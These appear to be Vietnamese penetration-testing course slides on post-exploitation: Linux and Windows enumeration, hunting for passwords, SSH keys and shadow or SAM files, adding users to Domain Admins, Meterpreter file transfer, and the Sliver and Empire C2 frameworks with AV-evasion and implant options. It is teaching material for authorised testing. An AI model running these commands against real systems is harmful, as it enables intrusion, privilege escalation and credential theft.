  - Tìm kiếm mục tiêu mới
- Lateral Movement
- Collection
- Exfiltration
  - Sử dụng sample data (NOT real)

Moving Files to a Target

- Sử dụng các dịch vụ truyền file
  - HTTP(S) (TCP port 80/443) – wget, lynx, httrack, PowerShell's Webclient/wget
  - SCP (TCP port 22), FTP (TCP port 20/21), TFTP (UDP port 69)
  - Windows File Sharing – NetBIOS/SMB
  - NFS mounts
  - Netcat
  - …



Moving Files to a Target

- Sử dụng Meterpreter
  - meterpreter > upload [local_filename]
  - meterpreter > download [remote_filename]
  - meterpreter > cat [remote_filename]
  - meterpreter > edit [remote_filename]

Content

- Initial Access
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- **Post Exploitation**
  - **Situational Awareness**
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Situational Awareness Overview

- Situational Awareness – hiểu được môi trường mục tiêu
  - Hệ thống mà chúng ta có quyền truy cập
  - Hệ thống chúng ta có thể truy cập (lateral movement)
  - Hệ thống phòng thủ như AV/EDR, endpoint agents…
  - Chính sách giám sát và các công cụ được sử dụng
  - Chính sách, cấu hình trên Domain

File Pilfering

- Khi có quyền truy cập hệ thống, chúng ta nên tìm kiếm và thu thập các dữ liệu có giá trị.
  - Nhớ lại mục tiêu khi bắt đầu kiểm thử (Demo khả năng truy cập tới các dữ liệu có giá trị, cần thiết thực hiện "pivot" hoặc "leo thang đặc quyền" không?).
  - Tìm kiếm dữ liệu tại user' home, desktop, document, các tài nguyên chia sẻ mà người dùng có thể truy cập…
  - Source code, password, keys.

More Stuff to Pilfer – Targeting Information

- Xác định các máy tính đang liên kết với victim.

Windows	Linux
C:\> netstat -na C:\> arp -a C:\> ipconfig /displaydns	# netstat -natu # ss -t state established # arp -a # ip n

- Một số thông tin khác như:
  - DNS servers: Zone files, name, IP
  - Web servers: Document root
  - Mail server…

Content

- Initial Access
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- **Post Exploitation**
  - **Situational Awareness**
    - **Linux Situational Awareness**
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Linux Situational Awareness

- Thông tin tài khoản tại /etc/passwd và thông tin nhóm tại /etc/group – "world readable"
- Tài khoản có thể tồn tại trên những hệ thống khác, hữu ích cho việc dò đoán mật khẩu
- Tìm kiếm users trong các nhóm như **root**, **sudo**

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
...
jason:x:1001:1001::/home/alex:/bin/bash
mike:x:1002:1002::/home/mike:/bin/bash
corey:x:1003:1003::/home/corey:/bin/bash
$ cat /etc/passwd | cut -d: -f1 > users.txt
```

```
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
...
sudo:x:27:corey
```

Find Interesting Files

- SETUID và/hoặc SETGID files

```
find / -perm -4000 -o -perm -2000 -ls 2>/dev/null
```

- Wriable configuration files

```
find /etc -perm -2
```

- Readable bash history files

```
find / home -name .bash_history - perm -4 2>/dev/null
```

- File chứa “passw” (password và passwd)

```
grep -Inri passw /etc/* 2>/dev/null
```

Local File Pilfering

- Attacker có thể đánh cắp password file và thực hiện bẻ khóa mật khẩu.
- Password representations (yêu cầu đặc quyền)
  - UNIX/Linux: /etc/passwd và /etc/shadow
  - Windows: SAM database (Example C:\Windows\System32\config\SAM)
- Crypto keys
  - SSH keys
  - PGP và GnuPG keys

Content

- Initial Access
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- **Post Exploitation**
  - **Situational Awareness**
    - Linux Situational Awareness
    - **Windows Situational Awareness**
  - Post-exploitation framework
    - Sliver
    - Empire

Useful Environment Variables

- Thông tin về môi trường:

See all environment variable	`C:\> set`
See a specific variable	`C:\> set [variable_name]`
Some important environment variables for penetration testers: Similar (but not identical) to Linux/UNIX whoami	`C:\> set username`
Show the path were windows looks for executables	`C:\> set path`

- Thông tin về user/group:

List local users	net user
List local groups	net localgroup
List members of local admin group	net localgroup administrators
Add a user	net user [logon_name] [password] /add
Add a user to the local admin group	net localgroup administrators [logon_name] /add

Searching the File System

- Tìm kiếm file trong hệ thống:

```
C:\> dir /b /s [directory]\[file]
```

  - /s – tìm kiếm đệ quy
  - Example: Tìm kiếm "hosts" file

```
C:\> dir /b /s C:\hosts
```

Domain User, Local Group

- List details on a user account:

```
net user USERNAME /domain
```

- List all domain user:

```
net user /domain
```

- List details on a group:

```
net localgroup administrators
```

Domain Groups

net group [GroupName] /domain

- List all users in the Domain Admin group "Domain Admins"

net group "Domain Admins" /domain

- List all groups:

net group /domain

- Add a user to group (with Domain Admin or similar permissions):

net group "Domain Admins" username /domain /add

Deleting Windows Users and Accounts

- Pentester chỉ được tạo ra sự thay đổi trên hệ thống mục tiêu nếu RoE cho phép. Do đó, pentester cần ghi lại tỉ mỉ mọi thứ thay đổi trên hệ thống và khôi phục lại trạng thái ban đầu khi quá trình kiểm thử hoàn tất.
- Xóa user khỏi group:

```
net localgroup [group] [logon_name] /del
```

- Xóa account:

```
net user [logon_name] /del
```

Analyzing a System: Determining FW Settings

- Lệnh netsh cho phép tương tác với cấu hình mạng trên máy tính.
  - Có thể sử dụng netsh /? để xem thêm thông tin chi tiết về lệnh.
- Đối với pentester thì các thông tin liên quan đến tường lửa rất quan trọng.
- Xem toàn bộ thông tin cấu hình tường lửa:

```
netsh advfirewall show allprofiles
```

Analyzing a System

- Hiển thị và tìm kiếm nội dung tập tin:

Print file contents on Standard Output	`type [file]`
Look at multiple files	`type *.txt` `type [file1] [file2] […]`
Display output one page at a time	`more [file]`
Search for a string within a file	`type [file] | find /i "[string]"`
Search for regular expressions	`type [file] | findstr [regex]`

Analyzing Windows: Interacting with the Registry

- Lệnh reg cho phép tương tác với Registry:

Read	`C:\> reg query [KeyName]`
Change a reg key	`C:\> reg add [KeyName] /v [ValueName] /t [type] /d [Data]`
Export settings to a reg file	`C:\> reg export [KeyName] [filename.reg]`
Import settings from a reg file	`C:\> reg import [filename.reg]`

- Để thực thi trên máy remote thêm \\[MachineName] trước [KeyName]
- Yêu cầu admin-level SMB session.

PowerView

- PowerView là một phần của PowerSploit.
  - https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- Tải đầy đủ danh sách AD Objects.
  - Users
  - Computers
  - Groups
- PowerShell scrip thường dễ bị phát hiện bởi AV.
  - Làm rối mã với Chameleon https://github.com/klezVirus/chameleon

AD Explorer

- Active Directory Explorer (AD Explorer) từ Sysinternals/Microsoft.
- Bất kỳ người dung nào cũng có thể yêu cầu "full dump" về AD.
- Dump có thể chứa thông tin về mật khẩu.
- Output chỉ có thể đọc được bởi AD Explorer.
- Để sử dụng: upload exe, execute, export, download file -> phân tích cục bộ.

Seatbelt and Overview

- Seatbelt thực hiện một số "kiểm tra an toàn" từ cả góc độ tấn công lẫn phòng thủ.
  - https://github.com/GhostPack/Seatbelt
- Seatbelt là một phần của GhostPack.
  - https://specterops.gitbook.io/ghostpack/

Content


- Initial Access
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- **Post Exploitation**
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - **Post-exploitation framework**
    - **Sliver**
    - Empire

Sliver C2 Framework

- **Sliver C2 Framework** - Post-exploitation framework (open source) với nhiều tính năng được viết bằng Go.
- C2 framework with implants
  - Multi-operator central C2 server
  - Implant hoạt động trên Windows, Linux, MacOS
- Sliver có 3 thành phần chính:
  - C2 Server – giao tiếp với implant
  - Operator (tester) client – cho phép pentester tương tác hoặc ra lệnh cho implant
  - Implant payloads – hoạt động ~ Meterperet payload

Notable Sliver Features

- Kết nối giữa agent (victim) và C2 Server có mã hóa.
- Hỗ trợ nhiều "egress" protocols – TCP, mTLS, HTTP(S), DNS.
- Payload/binary được sinh "động" và "làm rối" để tránh sự phát hiện của các hệ thống như AV/EDR/…
- https://github.com/BishopFox/sliver



Features Supporting Offensive Operations

- Slive có khả năng "regenerate" payload đã được sử dụng trước đó theo "tên".
- Kết nối an toàn qua "plaintext" protocol (HTTP, DNS)
- C2 thông qua HTTP/HTTPs
- Thực thi ".Net assemblies" trong bộ nhớ qua implant và payload có thể chứa "full .Net assemblies" như một module.
- Ghi lại toàn bộ các lệnh đã chạy và liên kết với payload đã chạy chúng.
- Quản lý thành viên nhóm.

Sliver Payload File Format Options

- Windows
  - Portable Execuratble or Service Executable
  - Dynamic Link Library (DLL)
  - Shellcode
- Linux
  - Executable Linkable Format (ELF) Executable
  - Shared Dynamic Library
- MacOS
  - Mach-O Executable
  - Shared Dynamic Library

Sliver Payload Options

- Có cấu hình cho phép bypass các cơ chế phát hiện được tích hợp trong Windows
- Execution Guard Rails
  - Date and Time
  - Domain Joined
  - File Exists
  - Hostname/Username
- Pivot configuration – Sliver payload có thể được cấu hình để thực hiện "call" thông qua các implant đang hoạt động.
  - SMB Named Pipe
  - TCP Pivot

Usefull Sliver Implant Commands

- backdoor - Inject shellcode into target binary
- getsystem - Escalate from high integrity to SYSTEM
- make-token - Create logon session for given credentials
- psexec - Execute binary on remote host
- spawndll - Reflectively load DLL in target process
- msf/msf-inject - Inject MSF payload in current/remote process
- procdump - Create memory dump of target process
- sideload - Execute shared/dynamic library or binary in target process

Multiplayer

- Thành viên của team pentest có thể truy cập server và implant.
- Nếu sử dụng installer, Sliver được cài đặt sẽ chạy như daemon (service) và cho phép multiplayer.
- Sử dụng sliver-server để thêm người dùng mới.

```
sliver-server operator --name name --lhost 1.2.3.4
```

- Import .cfg file từ phía người dung.

```
sliver-client import name_1.2.3.4.cfg
```

- Kết nối bằng cách chạy sliver-client và lựa chọn team server (hệ thống mục tiêu).

Generating Payloads

- Sliver có thể sử dụng TCP, HTTP(S), DNS để thực hiện giao tiếp.
- Để tạo payload sử dụng lệnh generate (Windows PE, Windows DLL, Windows Shellcode, Mach-O (MacOS), ELF (Linux)).
- Bao gồm Guardrails để giới hạn phạm vi hoặc tránh sandbox.

`-x, --limit-domainjoined`	domain joined machines
`-F, --limit-fileexists`	hosts must have this file in the filesystem
`-z, --limit-hostname`	limit execution to specified hostname
`-y, --limit-username`	limit execution to specified username


Implants are obfuscated and encrypted, and it can take a few minutes to build a payload
To skip obfuscation, we'll use `--skip-symbols` or `-l` in the lab to be more efficient

Content

- Initial Access
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- **Post Exploitation**
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - **Post-exploitation framework**
    - Sliver
    - **Empire**

PowerShell Empire

- Post-Exploitation Framework (Open source) với nhiều tính năng chủ yếu dựa trên PowerShell
- Empire có 2 thành phần chính:
  - Server được viết bằng Python (like msfconsole)
  - Agents (client) được viết bằng PowerShell (like Meterpreter)
  - https://github.com/BC-SECURITY/Empire



Notable Empire Features

- Kết nối giữa agent (victim) và listerner (pentester) có mã hóa.
- Sử dụng PowerShell nhưng không yêu cầu powershell.exe
- Có khả năng tiêm các DLLs (Powershell features) vào bên trong một tiến trình đang chạy khác.
- Có hơn 100 modules khác nhau cho các hoạt động post-exploitation.

Features Supporting Offensive Operations

- Tự động cấu hình agent
- Dễ dàng theo dõi các phiên hoạt động khác nhau sử dụng "session name" (Meterpreter sử dụng ID)
- Cảnh báo "Not Opsec safe" về việc sinh ra dữ liệu log hoặc gây chú ý cho người quản trị
- Thiết lập "kill date" và "working hours" trên agents
- Có database để tự động lưu trữ các thông tin thu thập
- Tích hợp Slack cho C&C
- Giao tiếp Agent-to-listerner thực hiện qua HTTP(S) (proxy aware)

PowerShell Empire Modules


- Khi agent được triển khai và kết nối về listener thì các tính năng có thể được mở rộng sử dụng PowerShell Empire modules (>100 modules)
- Bao gồm
  - PowerBreach – Persistence mechanism
  - Posh-SecMod – Discovery, network situational awareness…
  - PowerSploit – Code execution, screenshots, keylog…
  - PowerUp – Privilege escalation
  - PowerView – AD account info, domain, shares…


Empire Module Categories

- Code Execution: Tiêm payload vào các tiến trình đang chạy (mà không cần PowerShell.exe)
- Collection: Thu thập thông tin tình duyệt, clipboard, keystrokes, screenshot…
- Exfiltration: Mô phỏng việc đánh cắp các dữ liệu nhạy cảm để kiểm tra DLP/BlueTeam
- Exploitation: Thực hiện khai thác sử dụng nhiều exploit khác nhau
- Fun: Thay đổi Wallpaper…
- Lateral Movement: Cho phép pentester leo thang sang các mục tiêu khác sử dụng PsExec hoặc ssh

Additional Empire Module Categories

- Management: Gửi email, thực thi RunAs, tiêm hash vào LSASS, thay đổi file hệ thống, thông tin cấu hình…
- Persistence: Thiết lập "persistence" thông qua reg key, logon script, system boot, task scheduler…
- Recon: Tìm kiếm mục tiêu thứ cấp
- Situational Awareness: ARP scan, port scan, SMB scan, Reverse DNS lookup, thu thập thông tin domain…
- Trollsploit: Trolling




QUESTION